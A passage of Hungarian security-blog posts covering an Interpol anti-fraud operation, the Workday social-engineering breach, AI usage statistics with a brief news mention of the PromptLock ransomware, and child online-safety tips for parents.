rajtaütés során különféle vagyontárgyakat is lefoglaltak, például elektronikai cikkeket, ékszereket, készpénzt, járműveket és egyéb dokumentumokat.**



Összességében egy Operation Serengeti 2.0 kicsi, de mindenképpen sikeres lépés volt a csalók ellenében. Az eredmények is kiemelkedőek, **sikeresen felszámoltak több magas kárt okozó bűnözői csoportot, jelentős pénzügyi lefoglalásokat tudtak végrehajtani, és eközben több mint ezerkétszáz elkövetőt le is tartóztattak.**

Mint az a hasonló eseteknél is látszik, kizárólag az információmegosztással és jól előkészített, megszervezett nemzetközi együttműködéssel lehet hatékonyan fellépni az ilyen nemzetközi bűnözési formák ellen.

Szólj hozzá!
Címkék: afrika csalás átverés örökség adathalászat 419 nigériai kriptobefektetés

Ajánlott bejegyzések:


[DeepSeek - esély vagy veszély?](#)

[Legyen már vége a banki csalásoknak](#)

[Legendás csalások és megfigyelésük](#)

[Adatlopás elleni kisokos](#)

[Telefon, SMS, e-mail - és sok dühös ember](#)

[Telefon, SMS, e-mail - és sok dühös ember](#)

Kommentek:

Nincsenek hozzászólások.

keresés


Keresés

linkz

Jó munkás emberek veszélyben

2025. augusztus 27. 13:20 - Csizmazia Darab István [Rambo]

Mi magunk lelkiismeretesen megteszünk mindent a kiberbiztonságunkért: ketyeg a naprakész antivírus, folyamatosan frissítünk és napi mentéseket is végzünk, mindeközben a kétfaktoros autentikációval ékesített bikaerős jelszavaink pedánsan a jelszószéfben fityegnek, rendszergazdáink is a helyükön - ugyan mi történhet? **Például feltörik a Workday nevű felhőalapú vállalati alkalmazást üzemeltető céget.**




Az USA egyik SaaS vállalati szoftvereket fejlesztő és forgalmazó cége esett áldozatul, emiatt pedig személyes adatok kerültek illetéktelen kezekbe. **A támadás social engineering, azaz megtévesztésen alapuló volt, az ilyen esetekben az elkövetők leggyakrabban SMS-ben vagy telefonon a HR, az IT vagy akár a vezérigazgató munkatársainak adják ki magukat, és ezzel szereznek hozzáférést az adott céges hálózathoz.**

A Workday weboldala szerint **több mint 11 ezer vállalatot képviselnek, világszerte 70 millió ügyfél adatai felett diszponálnak, és 20 ezer alkalmazottat foglalkoztatnak.**

A mostani incidensben kiszivárgott adatok segítségével a támadók hatékonyan testre szabhatják a későbbi célzott támadásaikat, hiszen **a megszerzett nevek, e-mail címek és telefonszámok birtokában könnyebben vehetik rá a kiszemelt áldozatokat, hogy további hozzáféréseket, jelszavakat diktáljon be a látszólag hivatalos megkereséseknél.**

A Workday figyelmeztette az ügyfeleit, hogy a bankokhoz hasonlóan soha nem keresnek meg senkit telefonon azért, hogy valaki jelszavakat vagy más hitelesítő adatokat diktáljon be nekik.




A Bleeping Computer jelentése szerint az esetet augusztus 6-án fedezték fel. A Workday elleni támadás módszere azonban nem új, és nem is egyedi, beszámolók szerint **az elmúlt hetekben a Google, a Cisco, Ausztrália hivatalos nemzeti légitársasága a Quantas, valamint a Pandora cég is szenvedett el hasonló kiberincidenseket,** gyaníthatóan a Salesforce adatbázisokra specializálódott bűnözőktől.

A Workday újságírói érdeklődésre sem árulta el, hogy rendelkezik-e olyan a technikai eszközökkel, például naplófájlokkal, amiből kiderülhet, hogy pontosan mely ügyféladatokat lophattak el tőlük.

Szólj hozzá!
Címkék: social usa hamis megtévesztés hívás engineering adatlopás adatszivárgás workday hangklónozás


Ajánlott bejegyzések:



[Deepfake + rosszindulat = letartóztatás]

[Állásajánlat vagy mégsem?]

[Az egészségügyet még a ransomware is húzza]



[Csak érzéketlen dokumentumokat loptak el...]

[Távoltartási végzéseket tartanak a kezükben a bűnözők]

[Távoltartási végzéseket tartanak a kezükben a bűnözők]

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz

Facebook

Tovább a Facebook-ra

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. OTP kártyáját ideiglenesen megterheltük
4. Lakásvásárlás, de csak ha OTP-s vagy
5. Társkeresős csalások szevasztok

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.

AI never sleeps

2025. szeptember 02. 16:07 - Csizmazia Darab István [Rambo]


A korábbi klasszikus Data Never Sleeps összefoglalók, amelyek azt mutatták be évről évre, hogy mi történik az online térben mindössze 60 másodperc leforgása alatt, az infografikákon verzióról verzióra egyre erőteljesebb aktivitás emelkedést láthattunk. **Ehhez jött most pluszban az AI, ennek pedig mindent felbolygató hatása borítékolható volt.**

A Domo több mint egy évtizede percről percre nyomon követi a digitális fejlődést, és ebben a képben a mesterséges intelligencia példátlan sebességgel halad immár **a kezdeti kísérleti szintről a jelenlegi mindenki által használt tömeges elterjedéshez.**

A mesterséges intelligenciára fordított kiadások több mint háromszorosára nőttek 2024 óta. Ez a mostani új statisztika bemutatja, hogyan alakítja át a mesterséges intelligencia a globális gazdaságot, **mik történnek mindössze egyetlen perc leforgása alatt.**


A mesterséges intelligenciára fordított globális kiadások percenként az elmúlt évi 293 ezer dollárról több mint 1.2 millió dollárra emelkedtek, ez 312 %-os növekedést jelent. **Ezenkívül a MI startupok 184 ezer dollár kockázati tőkét gyűjtenek minden egyes percben.**

A DeepSeek nyelvi modell percenként több mint 347 ezer lekérdezést dolgoz fel, ami az AI alkalmazások gyors növekedését mutatja. A mesterséges intelligencia jelentős segítséget képes nyújtani a munkavállalóknak is, átlagosan 1.2 órát spórolnak meg a használatával.



A tanulási hajlandóság is kapott egy jelentős fellendülést, **hatvan másodpercenként hat ember iratkozik be valamilyen AI-val kapcsolatos tanfolyamra. Percenként kb. 35 új egyedi GPT ügynököt hoznak létre**, ami az AI alkalmazások automatizálásánál gyors növekedését mutatja.

Persze, mindennek van jó és rossz oldala is, például az amerikaiak percenként 109 ezer automatizált robothívást kaptak, de mi magunk is érezzük, hogy a spamek, adathalász kísérletek egyre jobb nyelvi minőségben, szinte tökéletes magyarsággal támadják a felhasználókat, ami szintén az AI hatása.



Ide kívánkozik a végére az a hír, hogy **az ESET kutatói felfedezték az első mesterséges intelligencián alapuló kísérleti zsarolóvírust, a PromptLock-ot. Ez a kártevő a gpt-oss-20b modellt használja az OpenAI-tól, és az Ollama API-n keresztül dinamikusan menet közben generál rosszindulatú szkripteket a fertőzött gépen.** A kártevő Golang nyelven íródott, és Windows illetve Linux rendszereken is képes a pusztításra.

A PromptLock példája jól jelzi, hogy a kiberbűnözők számára egyre könnyebbé válik a fejlett támadások megvalósítása - akár különösebb technikai tudás nélkül is. Fontos tudatosítani, hogy a nyilvánosan elérhető AI eszközök rosszindulatú célra történő felhasználhatósága további új kihívásokat jelent a kiberbiztonság terén.


Szólj hozzá!
Címkék: statisztika internet modell ai never fejlődés mesterséges intelligencia eset nyelvi data infografika 1 perc sleeps welivesecurity.com llm promptlock

Ajánlott bejegyzések:

[Ez történik a neten egy perc alatt]

[Az AI használat árnyoldalai]

[Virtuális emberrablás, igazi károkozás]



[3000%-kal több lett, maradhat?]

[Az AI ahol tud, segít]

[Az AI ahol tud, segít]

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz

Facebook

Tovább a Facebook-ra

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. OTP kártyáját ideiglenesen megterheltük
4. Lakásvásárlás, de csak ha OTP-s vagy
5. Társkeresős csalások szevasztok

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.

Szünidő OFF, iskola ON

2025. szeptember 04. 16:43 - Csizmazia Darab István [Rambo]

Mit érdemes megtenni, mielőtt az első saját okoseszköz: telefon, tablet vagy laptop a gyerekünk kezébe adjuk? A megfelelő biztonsági szoftver használata és a gyerekek biztonságtudatosságra való felkészítése alapból egyaránt fontos, de emellett érdemes részletesen azt is áttekinteni, még mivel tudunk jól felkészülni erre a feladatra.

Az iskolakezdés sok családban nemcsak a füzetek és tolltartók beszerzését jelenti, hanem okoseszközök vásárlását is a gyerekek számára. Ez a lépés mérföldkő, ugyanakkor **az új eszköz számos kockázattal is jár, mint például a kártevők, az adatlopás vagy a gyerekeket célzó online átverések.**

Az ESET kiberbiztonsági szakértői segítségképpen **egy listát állítottak össze a szülőknek arról, milyen veszélyek fenyegetik az általános iskolásokat, és hogyan tudunk védekezni, megelőzni.**

- Online zaklatás (cyberbullying): sértő üzenetek, bántó képek vagy lejárató videók megosztása, kizárás az osztályközösségből. Ez gyakran a közösségi médián vagy üzenetküldő appokon keresztül történik, és komoly lelki terhet róhat a gyerekre.

- Hamis nyereményjátékok és appok: az általános iskolások kíváncsiságát könnyű kihasználni. Egy "nyerj új telefont" típusú hamis weboldal vagy egy csábító mobiljáték letöltése után a kiberbűnözők adatokat, jelszavakat szerezhetnek. Egy 10 éves fiú például egy "ingyenes Minecraft bővítményt" töltött le, ami valójában kémprogram volt és titokban jelszavakat is gyűjtött a gépről.

- Játékon belüli csalások: sok népszerű online játékban vannak vásárlási lehetőségek. A támadók gyakran hamis ajánlatokkal vagy feltört fiókokkal próbálnak értékes virtuális tárgyakat vagy valódi pénzt kicsalni. Egy csaló például egy online játékban hozzáférést szerzett egy gyermek fiókjához, és a nevében több tízezer forint értékben vásárolt tárgyakat. A szülők csak utólag, a bankkártya-értesítésekből jöttek rá a történtekre.

- Személyes adatok kiszivárgása: a gyerekek sokszor nem mérik fel, mennyire bizalmas adat a lakcímük, telefonszámuk vagy a saját fotóik. Ezek illetéktelen kezekbe kerülve akár célzott zsarolás alapjául is szolgálhatnak.

- Kártevők: letöltéseken vagy hamis alkalmazásokon keresztül is érkezhetnek kártékony kódok a gyermekünk telefonjára, laptopjára, sőt, egy ártalmatlannak tűnő, jól ismert weboldal is tartalmazhat vírusokat. Hogy ez

után mi történik, az a kártevőtől függ: titkosíthatják az eszközön lévő fájlokat, ellophatják a személyes vagy pénzügyi adatokat, de akár magát az eszközt is használhatatlanná tehetik.

Az első készülék átadásával a gyerek digitális önállóságot kap, de ezzel együtt olyan kockázatoknak is ki lesz téve, amelyekkel korábban nem találkozott. **A szülők felelőssége, hogy biztonságos alapokat adjanak neki a netezéshez.**

Fontos, hogy nem lehet csak tudatossággal kivédeni minden kártevőt: az ESET korábbi kutatása szerint ugyanis a fiatal, 16-29 évesek körében vannak a legtöbben azok, akik nem használnak védelmi programot, mert úgy gondolják, hogy saját maguk is ki tudják szűrni a gyanús dolgokat. **Már csak a kártevők magas száma miatt is képtelenség lenne, hogy saját magunktól felismerjük mindet, hiszen az AV-Atlas adatai szerint 1,4 milliárdnál is több egyedi kártékony kód van jelenleg a világon.**

Lássuk, hogy mit tegyünk, hogy biztonságban tudjuk a gyereket az interneten!

- Állítsunk be erős képernyőzárat/jelszót - kerüljük a könnyen kitalálható kódokat, mint a születési dátum vagy az 1234.

- Hozzunk létre számára külön felhasználói ókot korlátozott jogosultságokkal.

- Aktiváljuk a helymeghatározást és a készülékkeresést - hasznos lehet az eszköz ellopása vagy elvesztése esetén. Az androidos eszközökre fejlesztett ESET Mobile Security program Lopásvédelem funkciója például naplózza az összes jogosulatlan kísérletet a telefon vagy a képernyő feloldására, valamint a SIM-kártya cseréjét, és erről e-mailben értesítést küld. A segítségével meghatározhatjuk az elvesztett eszköz helyzetét és üzenetet is küldhetünk a megtalálónak.

- Beszéljünk vele rendszeresen a netbiztonságról - tanítsuk meg, hogy ne osszon meg beazonosítható személyes adatokat, és ne használjon a valódi nevére utaló felhasználónevet sem. Ahogy nap mint nap megkérdezzük tőle, hogy mi történt az iskolában, az edzésen, érdeklődjünk arról is, hogy mi történt vele az online térben, milyen videókat látott, kivel beszélgetett.

- Minden eszközön, így a gyerekek új eszközén is használjunk megbízható gyártótól vásárolt védelmi szoftvert, amivel a kártevőket, a fertőzött weboldalakat és appokat, illetve a gyanús linkeket egyszerűen ki lehet szűrni. A mai biztonsági programok már komplex megoldást nyújtanak, többek között webkamera védelemmel, adathalászat elleni védelemmel, és a felnőtt tartalmak letiltásával is gondoskodnak a gyerekek biztonságáról.

Szólj hozzá!
Címkék: biztonság internet gyerek első iskola eszköz iskolakezdés


Ajánlott bejegyzések:

[Kibermalac színre lép]

[Hogyan védjék magukat az idősebbek az interneten?]

[AI never sleeps]

[Hurrá, nyaralunk...]



[Van rosszabb a hamis iskolai bombariadónál] [Van rosszabb a hamis iskolai bombariadónál]

Kommentek:

Nincsenek hozzászólások.

keresés


Keresés

linkz

Az egészségügyet még a ransomware is húzza

2025. szeptember 10. 14:22 - Csizmazia Darab István [Rambo]

Folyamatosan a kórházak, egészségügyi intézmények és beszállítóiknak célzott zsarolóvírus támadások, ahol nem csak az okozott károk mértéke óriási, de az ellopott/kiszivárgott bizalmas adatok mennyisége is hatalmas.



